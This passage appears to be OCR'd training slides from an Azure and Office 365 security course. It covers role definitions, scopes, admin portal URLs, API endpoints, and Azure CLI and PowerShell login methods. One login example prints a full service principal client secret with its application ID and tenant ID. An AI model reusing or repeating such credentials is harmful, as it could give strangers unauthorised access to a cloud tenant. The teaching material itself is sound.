  - Service Principal
  - Managed Identity
    - User Assigned
    - System Assigned

© All Rights Reserved CyberWarFare Labs

Role Definition



© All Rights Reserved CyberWarFare Labs

Scope

- Scope is the set of resources that the access applies to. When you assign a role, you can further limit the actions allowed by defining a scope.
  - Management Group Level
  - Subscription
  - Resource Group
  - Individual Resource

© All Rights Reserved CyberWarFare Labs

Role assignments

- A role assignment is the process of attaching a role definition to a user, group, service principal, or managed identity at a particular scope for the purpose of granting access.
- Access is granted by creating a role assignment, and access is revoked by removing a role assignment.

© All Rights Reserved CyberWarFare Labs

Azure Resource Manager API Endpoint :

```
{HTTP method} https://management.azure.com/{version}/{resource}?{query-parameters}
```

© All Rights Reserved CyberWarFare Labs

1.3 Office 365 / Microsoft 365

Office 356 [O365]:

- Office 365 is a cloud-based suite of productivity apps.
- Office 365 is a line of subscription services offered by Microsoft.
  - Personal
  - Business

CyberWarFare Labs

© All Rights Reserved CyberWarFare Labs

- Lists of enterprise app includes in office 365
  - Microsoft Exchange Online
  - Microsoft SharePoint Online
  - Office for the web: https://outlook.office365.com
  - Microsoft Skype for Business Online
  - Microsoft OneDrive
  - Microsoft Team : https://teams.microsoft.com/
  - Microsoft Intune : https://endpoint.microsoft.com/

© All Rights Reserved CyberWarFare Labs

Office 365 Access


User can access office 365 portal with different role assigned to them.

- ➢ Management Access [Administrator Role]
  - ■ Management portal is use to manage office 365 users, applications & configuration.
- ➢ User Access [User Role]
  - ■ User portal is use to access o365 applications.

© All Rights Reserved CyberWarFare Labs

Office 365 Management Access

- Web Portal :
  - O365 / M365 Admin Center : [Main Portal]
    - https://admin.microsoft.com
    - https://portal.microsoft.com



admin.microsoft.com/?auth_upn=azure-global-admin%40atomic-nuclear.site&source=applauncher#/homepage

Microsoft Teams

Support remote workers with Teams

Learn how to manage Teams for remote work, with setup guidance, short videos, and tips.

- ✓ Teams is on for your organization
- Check setup status for new Teams users
- ✓ Guest access is on

User management

Azure AD Connect


- Sync errors: Object errors found at 11:44 AM
- ✓ Sync status: last synced 29 minutes ago

Office apps

Install the Office desktop apps

0365 / M365 Admin Center

© All Rights Reserved CyberWarFare Labs



admin.microsoft.com/?auth_upn=azure-global-admin%40atomic-nuclear.site&source=applauncher#/alladmincenters

All admin centers

Name	Description
Azure Active Directory	Go deep with identity management. Enable multi-factor authentication, self-service password reset, and edit company branding.
Azure ATP	Identify, detect, and investigate advanced threats, compromised identities, and malicious insider actions directed at your organization.
Compliance	Manage your compliance needs using integrated solutions for data governance, encryption, access control, eDiscovery, and more.
Endpoint Manager	A single management experience for the End User Computing team in IT to ensure employees' Microsoft 365 devices and apps are secured, managed, and current.
Exchange	Manage advanced email settings, such as quarantine, encryption, and mail flow rules.
Microsoft Defender ATP	Monitor and respond to security alerts on devices protected by next-generation protection, endpoint detection and response, and many other capabilities of Microsoft Defender Advanced Threat Protection.
Office configuration	Manage, configure, and monitor deployment of Microsoft 365 Apps for your organization.
Power Apps	Use the Power Platform admin center to manage activity, licenses, and policies for user-generated Power Apps, which can connect to your data and work across web and mobile.
Power Automate	Manage the automation of repetitive and time-consuming tasks in the Power Platform admin center, where you can set up connections to web services, files, or cloud-based data and put them to work.
Search & intelligence	Manage Microsoft Search settings including services and content that are available for people in your organization. Make finding internal tools, documents, and people just as easy as searching the web in Bing.

0365 / M365 All Admin Portal

© All Rights Reserved CyberWarFare Labs

Microsoft Graph API :

{HTTP method} https://graph.microsoft.com/{version}/{resource}?{query-parameters}

O365 API : [management, outlook and other applications]


{HTTP method} https://*.office.com/{version}/{resource}?{query-parameters}

© All Rights Reserved CyberWarFare Labs

2. Authentication Methods

© All Rights Reserved CyberWarFare Labs

Azure Cloud Authentication Credentials


Credentials
Long Term Credential
Short Term Credential
Graphical User Interface (GUI)
Programmatic Interface (CLI/ SDK)
Programmatic Interface (CLI/ SDK/API)
1. AAD Username & Password
2. SSO Username & Password
Username & Password
Client ID & Secret /Certificate
OAuth Access Token

© All Rights Reserved CyberWarFare Labs


Authenticate to Azure + Office 365 Management Portal

- Portal
  - Azure Resource Manager Portal
  - O365 / M365 Admin Center
  - 0365 / M365 User Portal
- Credentials
  - [Username + Password] - Long Term Access
    - Azure AD Users [Cloud Only]
    - Sync Users [On-Premise]
    - SSO Users [Federated Identity]
    - External Users

© All Rights Reserved CyberWarFare Labs

Azure Portal URL :

https://portal.azure.com/


portal.azure.com/#home
Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...

Azure services

Recent resources

Name	Type	Last Viewed
Pay-As-You-Go	Subscription	2 weeks ago

See all

Navigate

Tools

Microsoft Learn
Learn Azure with free online training from Microsoft

Azure Monitor
Monitor your apps and infrastructure


Microsoft Defender for Cloud
Secure your apps and infrastructure

Cost Management
Analyze and optimize your cloud spend for free

© All Rights Reserved CyberWarFare Labs

0365 / M365 Admin Center URL :

https://admin.microsoft.com/



admin.microsoft.com/?auth_upn=azure-global-admin%40atomic-nuclear.site&source=applauncher#/homepage

Microsoft Teams

Support remote workers with Teams

Learn how to manage Teams for remote work, with setup guidance, short videos, and tips.

- ✓ Teams is on for your organization
- ● Check setup status for new Teams users
- ✓ Guest access is on

User management

Azure AD Connect

- ● Sync errors: Object errors found at 11:44 AM
- ✓ Sync status: last synced 29 minutes ago


Office apps

Install the Office desktop apps

© All Rights Reserved CyberWarFare Labs

0365 / M365 User Portal :

https://office.com/



© All Rights Reserved CyberWarFare Labs


Authenticate to Azure Programmatically

- CLI
    - Az [Cross Platform]
    - Az Powershell
    - MgGraph Powershell
- Credentials
    - [Username + Password] - Long Term Access
    - Service Principal (App ID + Password or Certificate) - Long Term Access
    - Access Token (Account ID + AccessToken) - Short Term Access

© All Rights Reserved CyberWarFare Labs

Az : Authentication using Username + Password

az login




```
PS C:\Users\Hacker> az login
The default web browser has been opened at https://login.microsoftonline.com/common/oauth2/authorize. Please continue the login in the web browser. If no we
b browser is available or if the web browser fails to open, use device code flow with `az login --use-device-code`.
You have logged in. Now let us find all the subscriptions to which you have access...
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "id": "3c975794-9afd-498e-9f3b-719c322817b0",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Pay-As-You-Go",
    "state": "Enabled",
    "tenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "user": {
      "name": "azure-global-admin@atomic-nuclear.site",
      "type": "user"
    }
  }
]
```

© All Rights Reserved CyberWarFare Labs

Az : Authentication using Service Principal (App ID + Password)

```
az login --service-principal -u ApplicationID -p Password --tenant TenantID
```




```
PS C:\Users\Hacker> az login --service-principal -u 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc -p .fQ8Q~z-.oUlVdnlj5q-aKL8Kj64qa3eCF975bK8 --tenant 143198c4-77be-
42f7-b18e-95c5b693e6b9
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "id": "3c975794-9afd-498e-9f3b-719c322817b0",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Pay-As-You-Go",
    "state": "Enabled",
    "tenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "user": {
      "name": "8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc",
      "type": "servicePrincipal"
```

© All Rights Reserved CyberWarFare Labs

Az Powershell : Authentication using Username + Password

Connect-AzAccount



